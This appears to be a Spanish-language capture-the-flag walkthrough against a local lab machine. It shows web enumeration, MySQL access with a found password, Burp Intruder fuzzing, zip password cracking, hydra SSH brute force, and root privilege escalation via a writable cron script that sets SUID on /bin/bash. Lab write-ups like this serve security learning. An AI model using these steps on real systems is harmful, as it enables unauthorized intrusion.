

Desplegamos la máquina.


Le hacemos un ping para comprobar su conectividad y además con el ttl en 64 sabemos que nos enfrentamos a una máquina Linux.




Con nmap comprobamos los servicios que corren para los puertos abiertos.



Inspeccionando la página web encontramos un comentario.



Y dentro de imágenes hay un readme.txt en el que aparece una contraseña.



Buscamos directorios y archivos ocultos con gobuster, damos con el directorio secret.

```
❯ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 -x php,html,htm,xml,json,css,md,txt,log,conf,ini,js,ts,sh,bak,old,backup,zip,tar,tar.gz,rar,7z,png
,jpg,jpeg,gif,svg,webp,woff,woff2,ttf,eot,exe,bin,py,pl,rb,asp,aspx,pcap,pcapng -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,htm,ini,js,webp,pl,pcapng,conf,old,tar.gz,jpg,exe,log,ts,bak,woff
,eot,rb,md,rar,xml,json,zip,gif,svg,php,txt,tar,7z,woff2,bin,py,sh,backup,jpeg,ttf,asp,aspx,css,png
,pcap
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 275]
/archives             (Status: 301) [Size: 311] [--> http://172.17.0.2/archives/]
/index.html           (Status: 200) [Size: 1436]
/.htm                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/imagenes             (Status: 301) [Size: 311] [--> http://172.17.0.2/imagenes/]
/secret               (Status: 301) [Size: 309] [--> http://172.17.0.2/secret/]
```

Contiene usuarios y el tipo de acceso de los usuarios y además una descarga que contiene un txt con instrucciones.

En el archivo de instrucciones.txt que nos hemos descargado nos dice que nos conectemos a puerto 3306 que tiene el servicio mysql activo con el siguiente comando.

```
08 mysql -u rocket -p -h 172.17.0.2 --ssl=0
```

Y con la contraseña que hemos encontrado anteriormente tenemos acceso a la base de datos.

```
❯ mysql -u rocket -p -h 172.17.0.2 --ssl=0
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 50
Server version: 8.0.42-0ubuntu0.24.04.2 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```


Ahora miramos que base de datos existen y a continuación las tablas en la base de datos a la que accedamos.

```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| files_secret       |
| information_schema |
| performance_schema |
+--------------------+
3 rows in set (0,002 sec)

MySQL [(none)]> use files_secret;
MySQL [files_secret]> show tables;
+------------------------+
| Tables_in_files_secret |
+------------------------+
| rutas                  |
+------------------------+
1 row in set (0,001 sec)

MySQL [files_secret]> select * from rutas;
+----+------------+---------------------------------+
| id | nombre     | ruta                            |
+----+------------+---------------------------------+
|  1 | imagenes   | /var/www/html/files/imagenes/   |
|  2 | documentos | /var/www/html/files/documentos/ |
|  3 | facturas   | /var/www/html/files/facturas/   |
|  4 | secret     | /unprivate/secret               |
+----+------------+---------------------------------+
```

Accedemos por la web al directorio de /unprivate/secret



Nos vamos a burpsuite ya que generate.php nos pide que el método sea POST

```
<form action="generate.php" method="POST">
```

```
POST /unprivate/secret/generate.php
HTTP/1.1
Host: 172.17.0.2
User-Agent: Mozilla/5.0 (X11; Linux
x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept:
text/html,application/xhtml+xml,applic
ation/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
1 HTTP/1.1 200 OK
2 Date: Wed, 13 Aug 2025 08:32:15 GMT
3 Server: Apache/2.4.58 (Ubuntu)
4 Content-Length: 52
5 Keep-Alive: timeout=5, max=100
6 Connection: Keep-Alive
7 Content-Type: text/html; charset=UTF-8
8
9 <h2>
    Error: El número debe estar entre 1
    y 100.
  </h2>
```

Al decirnos que el número debe estar entre el 1 y el 100 vamos a probar con intruder de burpsuite.


```
POST /unprivate/secret/generate.php HTTP/1.1
Host: 172.17.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Origin: http://172.17.0.2
Connection: keep-alive
Referer: http://172.17.0.2/unprivate/secret/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

content=hola&number=§1§
```

Probamos con el número 16 ya que nos ha dado un tamaño distinto al resto de resultados.

16	16	200	1	781

Y nos descarga un .zip por lo que el siguiente paso es saber que contiene.

Nos pide contraseña, pero usamos fcrackzip y es la misma que ya conocíamos. Por lo que podríamos haber probado antes de usar fcrackzip.

```
❯ unzip password16.zip
Archive:  password16.zip
[password16.zip] password16.txt password:
❯ fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt password16.zip
found file 'password16.txt', (size cp/uc    235/   327, flags 9, chk 7eb3)


PASSWORD FOUND!!!!: pw == password1
```

Nos da como resultado una especie de diccionario de contraseñas por lo que debemos aplicar fuerza bruta.

```
❯ unzip password16.zip
Archive:  password16.zip
[password16.zip] password16.txt password:
  inflating: password16.txt
❯ cat password16.txt
       File: password16.txt
   1   admin123
   2   123456
```

Ya que conocemos 3 usuarios de la base de datos lo vamos a intentar con los 3 a ver si uno de ellos nos da acceso por el puerto 22.

```
❯ cat users.txt
       File: users.txt
   1   grooti
   2   rocket
   3   naia
```

Con hydra descubrimos que grooti es el usuario con el que vamos a entrar. Y ya habríamos hecho la primera parte, ahora nos queda elevar privilegios.

```
❯ hydra -L users.txt -P password16.txt 172.17.0.2 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do
rvice organizations, or for illegal purposes (this is non-binding,
 anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 202
[WARNING] Many SSH configurations limit the number of parallel tas
he tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 102 login trie
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: grooti   password: YoSoYgRoOt
```

Accedemos y comprobamos si estamos en algún grupo especial.

```
❯ ssh grooti@172.17.0.2
grooti@172.17.0.2's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.12.33+kali-amd64 x86_

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Jul 19 17:10:56 2025 from 172.17.0.1
grooti@fc5c3ce1a24d:~$ id
uid=1001(grooti) gid=1001(grooti) groups=1001(grooti),100(users)
```

Descubrimos que tenemos una tarea con el comando crontab -l que se ejecuta cada minuto.

```
grooti@fc5c3ce1a24d:~$ crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command

* * * * * /opt/cleanup.sh
```

Leemos el archivo cleanup.sh y nos dice que en la carpeta tmp ejecuta otro archivo .sh.

```
grooti@fc5c3ce1a24d:/$ cd opt/
grooti@fc5c3ce1a24d:/opt$ cat cleanup.sh
#!/bin/bash

bash /tmp/malicious.sh
```

Tenemos permisos para poder escribir dentro del archivo, por lo que podemos mandarnos una Shell con permisos de root.

```
grooti@fc5c3ce1a24d:/tmp$ ls -la
total 16
drwxrwxrwt 1 root  root   4096 Aug 13 11:02 .
drwxr-xr-x 1 root  root   4096 Aug 12 21:41 ..
-rwxrw-r-- 1 root  grooti  221 Jul 22 21:07 malicious.sh
```

Modificamos el archivo malicious.sh para que nos de permisos suid a la bash.

```
grooti@fc5c3ce1a24d:/tmp$ nano malicious.sh
Error opening terminal: xterm-kitty.
grooti@fc5c3ce1a24d:/tmp$ export TERM=xterm
grooti@fc5c3ce1a24d:/tmp$ nano malicious.sh
grooti@fc5c3ce1a24d:/tmp$ cat malicious.sh
#!/bin/bash

chmod u+s /bin/bash
```

Y con el parámetro -p le decimos a la bash que mantenga los privilegios. Ya somos root.

```
grooti@fc5c3ce1a24d:/tmp$ /bin/bash -p
bash-5.2# id
uid=1001(grooti) gid=1001(grooti) euid=0(root) groups=1001(grooti),100(users)
```